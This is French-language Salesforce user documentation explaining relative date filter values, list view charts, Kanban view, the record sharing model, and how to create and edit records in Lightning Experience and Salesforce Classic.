Lorsque vous créez une vue de liste comprenant un filtre pour une plage de dates, tel que `Date de création` ou `Date de dernière mise à jour`, utilisez une ou plusieurs des valeurs de date relatives fournies pour spécifier la plage.

Important: Actuellement, la création et le filtrage de vues de liste dans Lightning Experience ne sont pas pris en charge dans les organisations d'évaluation. Nous fournissons cette fonctionnalité à une sélection de clients via un programme pilote qui nécessite d'accepter des conditions d'utilisation spécifiques. Pour participer à ce programme, contactez Salesforce. Les programmes pilotes peuvent changer à tout moment. Par conséquent, nous ne pouvons pas garantir que votre demande soit acceptée. Cette fonctionnalité pilote n'est pas globalement disponible, comme stipulé dans ce document ou dans des bulletins d'actualité ou déclarations publiques. Nous ne pouvons pas garantir une disponibilité globale sur une période spécifique, ni sa disponibilité effective. Nous recommandons de motiver vos décisions d'achat en fonction des fonctionnalités actuellement disponibles.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Par exemple, pour créer une vue ou un rapport personnalisé sur les comptes créés la semaine précédente, saisissez *`Date de création égale à LA SEMAINE DERNIÈRE`*. Pour les valeurs de date relative avec des variables, telles que « LES *`N`* PROCHAINS JOURS », remplacez *`N`* par n'importe quel chiffre supérieur à zéro.

Les valeurs de date relative ne sont pas sensibles à la casse. Vous pouvez utiliser « SEMAINE DERNIÈRE » ou « semaine dernière ».

Vous pouvez utiliser plusieurs valeurs de plage dans un seul champ, séparées par des virgules.

Remarque: Pour les éditions Enterprise, Unlimited, Performance, Professional et Developer, la semaine est définie par la liste déroulante Paramètres régionaux dans votre page d'informations personnelles. Pour les éditions Contact Manager, Group et Personal, la semaine est définie par le paramètre Paramètres régionaux dans le profil de la société. Par exemple, lorsque les paramètres régionaux sont définis sur Anglais (États-Unis), la semaine va du dimanche au samedi, alors que s'ils sont définis sur Anglais (Royaume-Uni), la semaine va du lundi au dimanche.

| Valeur de date relative | Plage |
|---|---|
| HIER | Commence à minuit la veille du jour actuel et dure 24 heures. |

| Valeur de date relative | Plage |
| --- | --- |
| AUJOURD'HUI | Commence à minuit le jour actuel et dure 24 heures. |
| DEMAIN | Commence à minuit le lendemain du jour actuel et dure 24 heures. |
| LA SEMAINE DERNIÈRE | Commence à minuit le premier jour de la semaine précédant la semaine actuelle et dure sept jours. |
| CETTE SEMAINE | Commence à minuit le premier jour de la semaine actuelle et dure sept jours. |
| LA SEMAINE PROCHAINE | Commence à minuit le premier jour de la semaine suivant la semaine actuelle et dure sept jours. |
| *n* DERNIÈRES SEMAINES | Commence à minuit le premier jour de la semaine qui débute *n* semaines avant la semaine actuelle, et dure jusqu'à 23h59 le dernier jour de la semaine précédant la semaine actuelle. |
| *n* PROCHAINES SEMAINES | Commence à minuit le premier jour de la semaine suivant la semaine actuelle et dure *n* fois sept jours. |
| IL Y A *n* SEMAINES | Commence à minuit le premier jour de la semaine commençant *n* semaines avant le début de la semaine actuelle et dure sept jours. |
| LE MOIS DERNIER | Commence à minuit le premier jour du mois précédant le mois actuel et dure un mois. |
| CE MOIS-CI | Commence à minuit le premier jour du mois actuel et dure un mois. |
| *n* PROCHAINS MOIS | Commence à minuit le premier jour du mois suivant le mois actuel et dure jusqu'à la fin du *n*ème mois. |
| *n* DERNIERS MOIS | Commence à minuit le premier jour du mois commençant *n* mois avant le mois actuel et dure jusqu'à 23h59 le dernier jour du mois précédant le mois actuel. |
| IL Y A *n* MOIS | Commence à minuit le premier jour du mois commençant *n* mois avant le début du mois actuel et dure un mois. |
| LE MOIS PROCHAIN | Commence à minuit le premier jour du mois suivant le mois actuel et dure un mois. |
| LES 90 DERNIERS JOURS | Commence à minuit 90 jours avant le jour actuel et dure jusqu'à la seconde actuelle (la plage comprend le jour actuel). |
| LES 90 PROCHAINS JOURS | Commence à minuit le lendemain du jour actuel et dure 90 jours (la plage ne comprend pas le jour actuel). |
| DERNIERS `n` JOURS | Commence à minuit `n` jours avant le jour actuel et dure jusqu'à la seconde actuelle (la plage inclut la date du jour ; l'utilisation de cette valeur de date inclut les enregistrements `n + 1` jours passés jusqu'à la date actuelle). |
| `n` PROCHAINS JOURS | Commence à minuit le lendemain et dure `n` jours (la plage ne comprend pas le jour actuel). |
| IL Y A *n* JOURS | Commence à minuit *n* jours avant le jour actuel et dure 24 heures (la plage ne comprend pas le jour actuel). |

| Valeur de date relative | Plage |
| --- | --- |
| DERNIER TRIMESTRE | Commence à minuit le premier jour du trimestre calendaire précédant le trimestre actuel et dure un trimestre. |
| CE TRIMESTRE | Commence à minuit le premier jour du trimestre calendaire actuel et dure un trimestre. |
| PROCHAIN TRIMESTRE | Commence à minuit le premier jour du trimestre calendaire suivant le trimestre actuel et dure un trimestre. |
| *n* DERNIERS TRIMESTRES | Commence à minuit le premier jour du trimestre *n* trimestres avant l'actuel et dure jusqu'à la fin du trimestre précédant l'actuel (la plage ne comprend pas le trimestre actuel). |
| *n* PROCHAINS TRIMESTRES | Commence à minuit le premier jour du trimestre suivant le trimestre actuel et dure jusqu'à la fin du trimestre dans *n* trimestres (la plage ne comprend pas le trimestre actuel). |
| IL Y A *n* TRIMESTRES | Commence à minuit le premier jour du trimestre *n* trimestres avant l'actuel et dure jusqu'à la fin de ce trimestre. |
| L'ANNÉE DERNIÈRE | Commence à minuit le 1er janvier et dure jusqu'à la fin du 31 décembre de l'année précédant l'année actuelle. |
| CETTE ANNÉE | Commence à minuit le 1er janvier et dure jusqu'à la fin du 31 décembre de l'année actuelle. |
| L'ANNÉE PROCHAINE | Commence à minuit le 1er janvier et dure jusqu'à la fin du 31 décembre de l'année suivant l'année actuelle. |
| IL Y A *n* ANNÉES | Commence à minuit le 1er janvier *n* années avant l'actuelle et dure jusqu'à la fin du 31 décembre de cette année. |
| LES *n* DERNIÈRES ANNÉES | Commence à 12:00 le 1er janvier *n+1* années avant l'actuelle. La plage se termine au 31 décembre de l'année précédant l'actuelle. |
| LES *n* PROCHAINES ANNÉES | Commence à minuit le 1er janvier de l'année suivant l'actuelle et dure jusqu'à la fin du 31 décembre de la *n*ème année. |
| DERNIER TRIMESTRE D'EXERCICE FISCAL | Commence à minuit le premier jour du trimestre fiscal précédant l'actuel et dure jusqu'au dernier jour de ce trimestre. Le trimestre fiscal est défini dans la page Année fiscale dans Configuration.<br>**Remarque:** Aucune valeur de date littérale FISCALE n'est prise en charge lors de la création de vues mobiles personnalisées. |
| TRIMESTRE FISCAL EN COURS | Commence à minuit le premier jour du trimestre fiscal actuel et dure jusqu'à la fin du dernier jour de ce trimestre fiscal. Le trimestre fiscal est défini dans la page Année fiscale dans Configuration. |
| PROCHAIN TRIMESTRE D'EXERCICE FISCAL | Commence à minuit le premier jour du trimestre fiscal suivant l'actuel et dure jusqu'au dernier jour de ce trimestre (la plage ne comprend pas le trimestre actuel). Le trimestre fiscal est défini dans la page Année fiscale dans Configuration. |

| Valeur de date relative | Plage |
| --- | --- |
| *n* DERNIERS TRIMESTRES FISCAUX | Commence à minuit le premier jour du trimestre fiscal *n* trimestres fiscaux avant l'actuel et dure jusqu'à la fin du dernier jour du trimestre fiscal précédent (la plage ne comprend pas le trimestre fiscal actuel). Le trimestre fiscal est défini dans la page Année fiscale dans Configuration. |
| LES *n* PROCHAINS TRIMESTRES FISCAUX | Commence à minuit le premier jour du trimestre fiscal suivant le trimestre fiscal actuel et dure jusqu'à la fin du dernier jour du *n*ième trimestre fiscal (la plage ne comprend pas le trimestre fiscal actuel). Le trimestre fiscal est défini dans la page Année fiscale dans Configuration. |
| IL Y A *n* TRIMESTRES FISCAUX | Commence à minuit le premier jour du trimestre fiscal *n* trimestres fiscaux avant l'actuel, et dure jusqu'à la fin du dernier jour de ce trimestre fiscal. |
| DERNIER EXERCICE FISCAL | Commence à minuit le premier jour de l'exercice fiscal avant l'actuel et dure jusqu'à la fin du dernier jour de cet exercice fiscal. Le trimestre fiscal est défini dans la page Année fiscale dans Configuration. |
| EXERCICE FISCAL EN COURS | Commence à minuit le premier jour de l'exercice fiscal actuel et dure jusqu'à la fin du dernier jour de cet exercice fiscal. Le trimestre fiscal est défini dans la page Année fiscale dans Configuration. |
| PROCHAIN EXERCICE FISCAL | Commence à minuit le premier jour de l'exercice fiscal suivant l'actuel et dure jusqu'à la fin du dernier jour de cet exercice fiscal. Le trimestre fiscal est défini dans la page Année fiscale dans Configuration. |
| LES *n* DERNIERS EXERCICES FISCAUX | Commence à minuit le premier jour de l'exercice fiscal *n* exercices fiscaux avant l'actuel et dure jusqu'à la fin du dernier jour de l'exercice fiscal précédant l'actuel (la plage ne comprend pas l'exercice fiscal actuel). Le trimestre fiscal est défini dans la page Année fiscale dans Configuration. |
| LES *n* PROCHAINS EXERCICES FISCAUX | Commence à minuit le premier jour de l'exercice fiscal suivant l'exercice actuel et dure jusqu'à la fin du dernier jour du *n*ième exercice fiscal (la plage ne comprend pas l'exercice fiscal actuel). Le trimestre fiscal est défini dans la page Année fiscale dans Configuration. |
| IL Y A *n* EXERCICES FISCAUX | Commence à minuit le premier jour de l'exercice fiscal *n* exercices fiscaux avant l'actuel, et dure jusqu'à la fin du dernier jour de cet exercice fiscal. |

## Visualisation des données des vues de liste à l'aide de graphiques dans Lightning Experience

Avec les graphiques des vues de liste, visualisez les données des vues de liste sous la forme d'un graphique. Il existe trois types de graphiques : à barres verticales, à barres horizontales et en anneau. Pour toutes les vues de liste, choisissez parmi des graphiques de vues de liste standard et personnalisés. Si vous le souhaitez, vous pouvez modifier le type d'affichage des données.

**Remarque:** Ces étapes fonctionnent dans Lightning Experience. Si l'icône du Lanceur d'application est affichée ( ) à gauche de la barre de navigation, en haut de votre écran, vous êtes dans Lightning Experience. Sinon, vous êtes dans Salesforce Classic.

1. Sur la page d'accueil des objets, sélectionnez une vue de liste avec les données que vous souhaitez consulter.
2. Cliquez sur .
   Le panneau Graphiques apparaît.
3. Pour sélectionner un autre graphique, cliquez sur à côté du nom du graphique.
4. Pour modifier l'affichage graphique des données, cliquez sur dans le panneau Graphiques et choisissez un nouveau type de graphique.
   Vos données adoptent le nouvel affichage.

CONSULTER ÉGALEMENT :

Création d'un graphique de vue de liste dans Lightning Experience

Modification d'un graphique de vue de liste dans Lightning Experience

**Éditions**

Disponible avec : Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour voir des graphiques de vues de liste :

- Lire sur le type d'enregistrement inclus dans la liste

## Création d'un graphique de vue de liste dans Lightning Experience

Créez un graphique pour visualiser les données des vues de liste. Il existe trois types de graphiques : à barres verticales, à barres horizontales et en anneau. Pour tous les graphiques de vues de liste, vous pouvez modifier le type d'affichage des données. Lorsque vous créez un graphique de vue de liste pour un objet tel que les opportunités ou les pistes, le graphique est associé à l'objet. Le graphique est disponible pour toutes les vues de liste que vous avez l'autorisation de consulter pour cet objet, à l'exception de la liste Vue récemment.

**Remarque:** Ces étapes fonctionnent dans Lightning Experience. Si l'icône du Lanceur d'application est affichée ( ) à gauche de la barre de navigation, en haut de votre écran, vous êtes dans Lightning Experience. Sinon, vous êtes dans Salesforce Classic.

1. Sur la page d'accueil des objets, sélectionnez une vue de liste avec les données que vous souhaitez consulter.
2. Cliquez sur .
3. Dans le panneau Graphiques qui apparaît, cliquez sur .
4. Sélectionnez **Nouveau graphique**.
   Une boîte de dialogue s'affiche.
5. Saisissez un nom de graphique.
6. Sélectionnez un type de graphique : à barres verticales, à barres horizontales ou en anneau.
7. Sélectionnez le type d'agrégation, le champ d'agrégation et le champ de regroupement.

**Éditions**

Disponible avec : Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer des graphiques de vues de liste :

- « Lire » sur le type d'enregistrement inclus dans la liste ET « Créer et personnaliser des vues de liste »

Le type d'agrégation spécifie le mode de calcul des données de champ : par somme, par nombre ou par moyenne. Le champ d'agrégation spécifie le type de données à calculer. Le champ de regroupement étiquette les segments du graphique.

8. Pour afficher votre graphique, cliquez sur **Enregistrer**.

Exemple: Vos équipes commerciales souhaitent comparer des comptes par le nombre d'employés afin d'orienter leurs efforts de prospection vers les grandes entreprises. Un commercial crée un graphique à barres horizontales en sélectionnant **Somme** pour le type d'agrégation, **Employés** pour le champ d'agrégation et **Nom de compte** pour le champ de regroupement. Le graphique affiche le nombre d'employés dans chaque compte par nom du compte.

CONSULTER ÉGALEMENT :

Visualisation des données des vues de liste à l'aide de graphiques dans Lightning Experience

Modification d'un graphique de vue de liste dans Lightning Experience

## Modification d'un graphique de vue de liste dans Lightning Experience

Affinez ou mettez à jour vos graphiques de vues de liste personnalisés afin de présenter les données sous la forme la plus utile. Il existe trois types de graphiques : à barres verticales, à barres horizontales et en anneau. Pour tous les graphiques de vues de liste, vous pouvez modifier le type d'affichage des données.

Remarque: Ces étapes fonctionnent dans Lightning Experience. Si l'icône du Lanceur d'application est affichée ( ⁞⁞⁞ ) à gauche de la barre de navigation, en haut de votre écran, vous êtes dans Lightning Experience. Sinon, vous êtes dans Salesforce Classic.

1. Dans une page d'accueil d'objet, cliquez sur .
2. Dans le panneau Graphiques qui apparaît, sélectionnez le nom d'un de vos graphiques personnalisés.
3. Cliquez sur .
4. Sélectionnez **Modifier le graphique**.
   Une boîte de dialogue s'affiche.
5. Modifiez le nom du graphique, le type de graphique, le type d'agrégation, le champ d'agrégation ou le champ de regroupement.

   Le type d'agrégation spécifie le mode de calcul des données de champ : par somme, par nombre ou par moyenne. Le champ d'agrégation spécifie le type de données à calculer. Le champ de regroupement étiquette les segments du graphique.
6. Pour afficher votre graphique modifié, cliquez sur **Enregistrer**.

Remarque: Vous ne pouvez pas modifier les graphiques standard ou préconfigurés. Vous pouvez uniquement modifier les graphiques que vous créez. Vous ne pouvez pas supprimer les graphiques de vues de liste.

**Éditions**

Disponible avec : Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour modifier des graphiques de vues de liste :

- « Lire » sur le type d'enregistrement inclus dans la liste ET « Créer et personnaliser des vues de liste »

CONSULTER ÉGALEMENT :

Visualisation des données des vues de liste à l'aide de graphiques dans Lightning Experience

Création d'un graphique de vue de liste dans Lightning Experience


# Kanban

La vue Kanban affiche en résumé visuel d'une sélection d'enregistrements de pistes, d'opportunités, de campagnes ou de contrats. En visualisant tous vos enregistrements en même temps, vous pouvez suivre votre travail avec efficacité et faire avancer vos affaires.

Éditions

Disponible avec : Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition




Les enregistrements de la vue Kanban sont basés sur la vue de liste sélectionnée (1). Vous ne pouvez pas afficher la vue Kanban pour les vues de liste Récemment visualisés. Basculez aisément entre la grille de vues de liste et la vue Kanban (2). Filtrez vos enregistrements pour sélectionner un type d'enregistrement unique ou visualisez un sous-ensemble d'enregistrements particulier (3). Les enregistrements sont organisés par étape ou par statut (4). Déplacez rapidement un enregistrement vers une étape différente en faisant glisser la carte (5). Pour les opportunités, les alertes donnent des indications de suivi des affaires, par exemple créer une tache ou un événement (6).

## Considérations relatives à la vue Kanban

Avant de commencer à utiliser la vue Kanban, prenez connaissance des limitations et des considérations ci-dessous.

## Considérations relatives à la vue Kanban

Avant de commencer à utiliser la vue Kanban, prenez connaissance des limitations et des considérations ci-dessous.

- La vue Kanban n'est pas disponible depuis la vue de liste Récemment visualisé. Les utilisateurs doivent sélectionner une autre vue de liste pour pouvoir basculer vers la vue Kanban.
- La vue Kanban affiche les enregistrements d'un seul type à la fois. Si votre organisation utilise plusieurs types d'enregistrement, créez une vue de liste séparée pour chaque enregistrement, puis filtrez-la par type. Définissez des nouvelles vues de liste publiques pour permettre à vos utilisateurs d'y accéder. Les utilisateurs peuvent également filtrer par un type d'enregistrement unique.
- La vue Kanban affiche au maximum 200 cartes.
- La fonctionnalité glisser-déposer n'est pas prise en charge pour les écrans tactiles.

Éditions

Disponible avec : Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Opportunités**

- Les utilisateurs reçoivent des alertes pour les opportunités avec des tâches en retard, sans activité ouverte ou sans activité au cours des 30 derniers jours. Les alertes ne peuvent pas être personnalisées.

**Pistes**

- Les pistes ne peuvent pas être converties dans la vue Kanban.
- Les colonnes ne sont pas créées lorsque les valeurs Statut de la piste sont définies sur `Converti`.

**Contrats**

- Les contrats ne peuvent pas être activés dans la vue Kanban.
- Une colonne n'est pas créée lorsque le Statut du contrat standard est défini sur `Activé`.

# Comment fonctionne le modèle de partage ?

Dans les organisations Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition, l'administrateur peut définir le modèle de partage par défaut de votre organisation en définissant des paramètres par défaut à l'échelle de l'organisation. Les paramètres par défaut à l'échelle de l'organisation spécifient le niveau d'accès par défaut aux enregistrements. Pour la plupart des objets, les paramètres par défaut de l'organisation peuvent être définis sur Privé, Accès public en lecture seule ou Accès public en lecture/écriture.

Dans des environnements où le modèle de partage d'un objet a été défini sur Privé ou sur Accès public en lecture seule, un administrateur peut accorder aux utilisateurs un accès plus large aux enregistrements en configurant une hiérarchie des rôles ou en définissant des règles de partage. Les hiérarchies des rôles et les règles de partage peuvent être utilisées uniquement pour accorder un accès élargi. Elles ne permettent pas de restreindre l'accès aux enregistrements au-delà des valeurs spécifiées avec le modèle de partage dans les paramètres par défaut à l'échelle de l'organisation.

Une fois l'accès limité en utilisant les paramètres par défaut à l'échelle de l'organisation, les utilisateurs ont généralement accès via l'une des méthodes suivantes :

- Hiérarchie des rôles
- Règles de partage
- Partage manuel
- Accès implicite (comptes et enregistrements enfant associés)
- Équipes (compte, requête et opportunité)

## Pour quel type d'enregistrement puis-je imprimer des vues de liste ?

Si les vues de liste imprimables sont activées pour votre organisation, vous pouvez imprimer les vues de liste standard et personnalisées pour ces types d'enregistrement.

- Comptes
- Activités
- Campagnes
- Requêtes
- Contacts
- Contrats
- Objets personnalisés
- Documents
- Pistes
- Opportunités
- Ensembles d'autorisations
- Catalogues
- Profils
- Produits
- Rapports
- Solutions

## Ouverture des éléments que vous avez récemment affichés

La section Éléments récents du menu latéral de Salesforce contient une liste (jusqu'à 10 éléments) d'enregistrements, de documents, d'objets personnalisés, etc., récemment ajoutés, modifiés ou affichés.

Pour ouvrir la page de détail ou de modification d'un élément, cliquez simplement sur son lien.

Conseil: Si votre organisation a activé les détails de survol, vous pouvez survoler n'importe quel élément de la liste Éléments récents pour afficher les informations clés sur l'enregistrement, avant de cliquer sur sa page de détail ou de modification.

Remarque: Votre liste Éléments récents peut contenir moins de 10 éléments si vous venez de supprimer des éléments récemment affichés. De même, les listes d'éléments dans les pages d'accueil des onglets (Pistes récentes par exemple) peuvent afficher moins de 10 ou 25 éléments si vous avez récemment supprimé des éléments.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

# Création d'enregistrements

La création d'enregistrements est une procédure standard pour la plupart des utilisateurs de Salesforce. Certains objets (notamment les comptes) ont des *instructions et considérations* spéciales dont vous devez tenir compte, mais le *processus* de création d'un enregistrement est similaire pour tous.

Éditions

Disponible avec : Lightning Experience

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

Création d'un enregistrement dans Salesforce Lightning Experience

Créez des enregistrements Salesforce pour des opportunités, des pistes, des tâches, des notes, des comptes et des contacts. Certains objets (notamment les comptes) ont des *instructions et considérations* spéciales dont vous devez tenir compte, mais le *processus* de création est similaire pour tous les objets.

Création d'un enregistrement dans Salesforce Classic

Créez des enregistrements Salesforce pour des opportunités, des pistes, des tâches, des notes, des comptes et des contacts. Certains objets (notamment les comptes) ont des *instructions et considérations* spéciales dont vous devez tenir compte, mais le *processus* de création est similaire pour tous les objets.

CONSULTER ÉGALEMENT :

Modification d'enregistrements

Suppression d'enregistrements

Instructions pour la saisie de la devise, des dates, des heures et des numéros de téléphone

Création de notes et ajout de notes aux enregistrements

Fichiers joints aux enregistrements

## Création d'un enregistrement dans Salesforce Lightning Experience

Créez des enregistrements Salesforce pour des opportunités, des pistes, des tâches, des notes, des comptes et des contacts. Certains objets (notamment les comptes) ont des *instructions et considérations* spéciales dont vous devez tenir compte, mais le *processus* de création est similaire pour tous les objets.

Éditions

Disponible avec : Lightning Experience

Disponible avec : **Toutes** les éditions

**Remarque:** Ces informations s'appliquent à Lightning Experience. Si l'icône du Lanceur d'application est affichée ( ⁞⁞⁞ ) à gauche de la barre de navigation, en haut de votre écran, vous êtes dans Lightning Experience. Sinon, vous êtes dans Salesforce Classic.

Vous pouvez créer des enregistrements à l'aide de différentes méthodes dans Lightning Experience.

- Pour créer des enregistrements à partir de n'importe quelle page Salesforce, sélectionnez l'élément souhaité dans le menu de navigation, puis cliquez sur **Nouveau** dans la vue de liste.
- Pour créer des enregistrements à partir d'un enregistrement existant, cliquez sur **Nouveau** à partir de l'élément souhaité. Par exemple, si vous visualisez un enregistrement de contact et que vous souhaitez créer une note sur ce contact, cliquez sur **Nouveau** dans la section Notes de la page du contact.

# Création d'un enregistrement dans Salesforce Classic

Créez des enregistrements Salesforce pour des opportunités, des pistes, des tâches, des notes, des comptes et des contacts. Certains objets (notamment les comptes) ont des *instructions et considérations* spéciales dont vous devez tenir compte, mais le *processus* de création est similaire pour tous les objets.

**Remarque:** Ces informations s'appliquent à Salesforce Classic.

Selon la configuration de votre organisation Salesforce par l'administrateur, vous pouvez créer des enregistrements de plusieurs façons.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

Création d'enregistrements à partir des onglets d'objet

Création d'enregistrements dans des fils

Création d'enregistrements en utilisant la liste déroulante Créer

Création d'enregistrements avec la fonctionnalité Création rapide

## Création d'enregistrements à partir des onglets d'objet

Avant de créer un enregistrement, lisez attentivement les instructions correspondant au type d'enregistrement que vous créez.

1. Cliquez sur l'onglet du type d'enregistrement que vous souhaitez créer. Vous commencez par la page d'accueil de cet objet. Par exemple, cliquez sur l'onglet Comptes si vous souhaitez créer un enregistrement de compte.
2. Cliquez sur **Nouveau**.
3. Sélectionnez un type d'enregistrement si vous y êtes invité(e).
4. Saisissez des valeurs dans les champs. Les champs obligatoires sont identifiés par une barre rouge ( ).

   **Conseil:** La plupart des objets correspondent à des définitions de champ dans l'aide de Salesforce. Dans l'aide, recherchez « champs de » suivi du nom de l'objet. Par exemple, si vous créez ou modifiez un enregistrement de compte et souhaitez en savoir plus sur les options de la liste déroulante `Secteur d'activité`, recherchez « Champs de compte » dans l'aide.
5. Une fois la saisie des valeurs de votre nouvel enregistrement terminée, cliquez sur **Enregistrer**, ou sur **Enregistrer et Nouveau** pour sauvegarder l'enregistrement actuel et en créer un autre. Si vous quittez la page avant de cliquer sur **Enregistrer**, vos perdez vos modifications.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour créer des enregistrements :

- Créer sur l'objet pour le type d'enregistrement que vous créez

CONSULTER ÉGALEMENT :

Création d'enregistrements dans des fils

Création d'enregistrements avec la fonctionnalité Création rapide

Création d'enregistrements

## Création d'enregistrements dans des fils

Selon la configuration de Salesforce par votre administrateur, vous pouvez créer des enregistrements dans le fil de la page d'accueil, de l'onglet Chatter et des pages de détail d'enregistrement. Des actions différentes peuvent être disponibles pour les éditeurs dans différents fils. Demandez à votre administrateur des informations sur les actions que vous pouvez exécuter dans chaque fil. Avant de créer un enregistrement, lisez attentivement les instructions correspondant au type d'enregistrement que vous créez.

1. Dans le fil dans lequel vous souhaitez créer un enregistrement, cliquez sur l'action rapide correspondant au type d'enregistrement que vous créez.
2. Saisissez des valeurs dans les champs. Les champs obligatoires sont identifiés par une barre rouge ( ).
   La plupart des objets correspondent à des définitions de champ dans l'aide de Salesforce. Dans l'aide, recherchez « champs de » suivi du nom de l'objet. Par exemple, si vous créez ou modifiez un enregistrement de compte et souhaitez en savoir plus sur les options de la liste déroulante `Secteur d'activité`, recherchez « Champs de compte » dans l'aide.
3. Lorsque vous avez terminé de saisir des valeurs pour votre nouvel enregistrement, cliquez sur **Créer**.

Un élément de fil pour l'enregistrement que vous avez créé s'affiche :

- Dans le fil où vous avez créé l'enregistrement.
- En tant que premier élément dans le fil du nouvel enregistrement.
- Dans votre fil Chatter.
- Dans le fil Chatter de tout utilisateur qui suit l'enregistrement à partir duquel vous avez créé le nouvel enregistrement. Par exemple, si vous créez un contact à partir de la page de détail de l'enregistrement du compte ABC Industries, tout utilisateur qui suit ABC Industries affiche un élément de fil pour l'enregistrement de contact que vous avez créé.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour créer des enregistrements :
- Créer sur l'objet pour le type d'enregistrement que vous créez

CONSULTER ÉGALEMENT :

Création d'enregistrements à partir des onglets d'objet
Création d'enregistrements avec la fonctionnalité Création rapide
Création d'enregistrements
Présentation des fils Chatter

## Création d'enregistrements en utilisant la liste déroulante Créer

La liste déroulante Créer, disponible dans la barre latérale, fournit des options de création d'enregistrements. Pour créer un enregistrement à l'aide de la liste déroulante :

1. Sélectionnez le type d'enregistrement que vous voulez créer. La page du nouvel enregistrement affiche immédiatement l'onglet approprié, ou la boîte de dialogue Charger un fichier s'affiche si vous sélectionnez **Fichier**.
2. Renseignez les champs.
3. Cliquez sur **Enregistrer** ou sur **Charger vers mes fichiers** si vous sélectionnez **Fichier**.

Éditions

Disponible avec : Salesforce Classic

Les options disponibles dans la liste déroulante Créer varient selon les autorisations dont vous disposez, l'édition Salesforce utilisée et l'application utilisée.

### Création d'enregistrements avec la fonctionnalité Création rapide

Si votre administrateur a activé la fonctionnalité Création rapide, vous pouvez créer des enregistrements à partir des pages d'accueil de pistes, de comptes, de contacts et d'opportunités. Vous pouvez également créer des comptes à partir de la liste des résultats des champs de référence Compte, dans le formulaire Création rapide des contacts, des pistes et des opportunités. Les règles de validation ne s'appliquent pas lorsque vous créez des enregistrements avec la Création rapide.

1. Cliquez sur l'onglet du type d'enregistrement que vous souhaitez créer. Pour créer un compte pendant que vous créez un contact, une piste ou une opportunité, cliquez sur l'icône en regard du champ Compte dans le formulaire Création rapide que vous utilisez.
2. Saisissez des valeurs dans les champs. Les champs obligatoires sont identifiés par une barre rouge ( ).
   La plupart des objets correspondent à des définitions de champ dans l'aide de Salesforce. Dans l'aide, recherchez « champs de » suivi du nom de l'objet. Par exemple, si vous créez ou modifiez un enregistrement de compte et souhaitez en savoir plus sur les options de la liste déroulante `Secteur d'activité`, recherchez « Champs de compte » dans l'aide.
3. Cliquer sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour créer des enregistrements :
- Créer sur l'objet pour le type d'enregistrement que vous créez

CONSULTER ÉGALEMENT :

Création d'enregistrements à partir des onglets d'objet

Création d'enregistrements dans des fils

Création d'enregistrements

## Modification d'enregistrements

1. Prenez soin de suivre toutes les instructions pour le type d'enregistrement que vous modifiez. Consultez l'aide de Salesforce.
2. Recherchez et ouvrez l'enregistrement que vous souhaitez modifier.
3. Cliquez sur **Modifier**.
4. Saisissez ou modifiez des valeurs dans les champs.

   Conseil: La plupart des objets correspondent à des définitions de champ dans l'aide de Salesforce. Dans l'aide, recherchez « champs de » suivi du nom de l'objet. Par exemple, si vous créez ou modifiez un enregistrement de compte et souhaitez en savoir plus sur les options de la liste déroulante `Secteur d'activité`, recherchez « Champs de compte » dans l'aide.
5. Lorsque vous avez saisi ou modifié des valeurs, cliquez sur **Enregistrer**.

Éditions

